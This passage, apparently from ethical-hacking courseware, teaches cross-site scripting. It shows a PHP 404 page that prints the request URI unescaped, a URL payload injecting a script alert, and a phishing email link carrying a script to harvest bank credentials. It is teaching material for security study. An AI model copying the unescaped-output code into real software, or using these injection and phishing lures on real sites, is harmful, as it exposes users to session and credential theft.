This example uses a vulnerable page, which handles requests for nonexistent pages: a classic 404 error page

```
http://certifiedhacker.com
/jason_file.html
```

Server Code

```
<html>
<body>
<? php
print "Not found: " .
urldecode($_SERVER["
REQUEST_URI"]);
?>
</body>
</html>
```

(Handles requests for a nonexistent page: a classic 404 error page)

```
http://certifiedhacker.com/<script>
alert("WARNING: The application has
encountered an error");</script>
```

Note: Check the CEH Tools, Module 14: Hacking Web Applications, for the XSS cheat sheet

Cross-Site Scripting (XSS) Attacks

Cross-site scripting (XSS or CSS) attacks exploit vulnerabilities in dynamically generated web pages, which enables malicious attackers to inject client-side script into web pages viewed by other users. Such attacks occur when invalidated input data is included in dynamic content that is sent to a user's web browser for rendering. Attackers inject malicious JavaScript, VBScript, ActiveX, HTML, or Flash for execution on a victim's system by hiding it within legitimate requests. Attackers bypass client-ID security mechanisms, gain access privileges, and then inject malicious scripts into specific web pages. These malicious scripts can even rewrite HTML website content.


Some exploitations that can be performed by XSS attacks are as follows:

- Malicious script execution
- Redirecting to a malicious server
- Exploiting user privileges
- Ads in hidden IFRAMES and pop-ups
- Data manipulation
- Session hijacking
- Brute-force password cracking
- Data theft
- Intranet probing
- Keylogging and remote monitoring

How XSS Attacks Work

A web page consists of text and HTML markup created by the server and obtained by the client browser. Servers can control the client's interpretation about the statically generated pages, but they cannot completely control the client's interpretation of the output of the page generated dynamically by the servers. Thus, if the attacker inserts untrusted content into a dynamic page, neither the server nor the client recognizes it. Untrusted input can come from URL parameters, form elements, cookies, database queries, and so on.

If the dynamic data inserted by the web server contains special characters, the user's web browser will mistake them for HTML markup, as it treats some characters as special to distinguish text from markup. Thus, an attacker can choose the data inserted into the generated page and mislead the user's browser into running the attacker's script. As the malicious scripts will execute in the browser's security context for communicating with the legitimate web server, the attacker will have complete access to the document retrieved and may send the data in the page back to his/her site.


Normal Request
This example uses a vulnerable page, which handles requests for nonexistent pages: a classic 404 error page
1
404 Not found
/jason_file.html
Server Response
2
Server Code
(Handles requests for a nonexistent page: a classic 404 error page)
XSS Attack Code
404 Not found
Warning
WARNING: The application has encountered an error.
OK
Server Response
2
Server
1

```
http://certifiedhacker.com
/jason_file.html
```

```
<html>
<body>
<? php
print "Not found: " .
urldecode($_SERVER["
REQUEST_URI"]);
?>
</body>
</html>
```

```
http://certifiedhacker.com/<script>
alert("WARNING: The application has
encountered an error");</script>
```

Figure 14.12: Demonstration of XSS attack

Note: Check the CEH Tools, Module 14: Hacking Web Applications, for the XSS cheat sheet.

Cross-Site Scripting Attack Scenario: Attack via Email

In a cross-site scripting attack that employs email, the attacker crafts an email that contains a link to the malicious script and sends it to the victim, luring the victim into clicking the link containing the malicious script/query. For example, if the attacker finds a cross-site scripting vulnerability on the bank.com website, he/she constructs a link embedded with a malicious script such as

```
<AHREF=http://bank.com/registration.cgi?clientprofile=<SCRIPT>maliciouscode</
SCRIPT>>Click here</A>
```

and sends an email to the target user. When the user clicks the link, the URL is sent to bank.com with the malicious code. The legitimate server hosting the bank.com website sends a page back to the user including the value of **clientprofile**, and the malicious code is executed on the client machine. The malicious code asks the victim to enter profile information. After the user enters all the necessary personal details and clicks **Submit**, the attacker receives the information. The attacker can use these details to impersonate the user to gain access to the user's online bank account and perform other fraudulent activities.



Sends email with malicious link
Internet
User
http://www.bank.com
Hi, You have won a lottery of $2M, click the link to claim it. <A HREF=http://bank.com/ ....
User clicks the malicious link
Attacker harvests these credentials and gets access to victim's bank account
Attacker
http://www.bank.com
Client Profile
Name:
Age:
Location:
Occupation:
Bank User ID:
User Password:
Submit
User enters profile information and clicks Submit
Server sends a page to the user along with client profile dialog-box
Request is received by server hosting bank.com

Figure 14.13: XSS attack via email

XSS Example: Attack via Email



Attacker
http//?
User's Browser
Malicious Script
Attacker's Server
Server
Legitimate Server
1 Construct a malicious link
<A HREF=http://juggyboybank.com/ registration.cgi?clientprofile=<SCRIPT> malicious code</SCRIPT>>Click here</A>
2 Email the URL to user and convince user to click on it
3 Request the page
4 Page with malicious script
5 Run

Figure 14.14: XSS example - attack via email

XSS Example: Stealing Users' Cookies

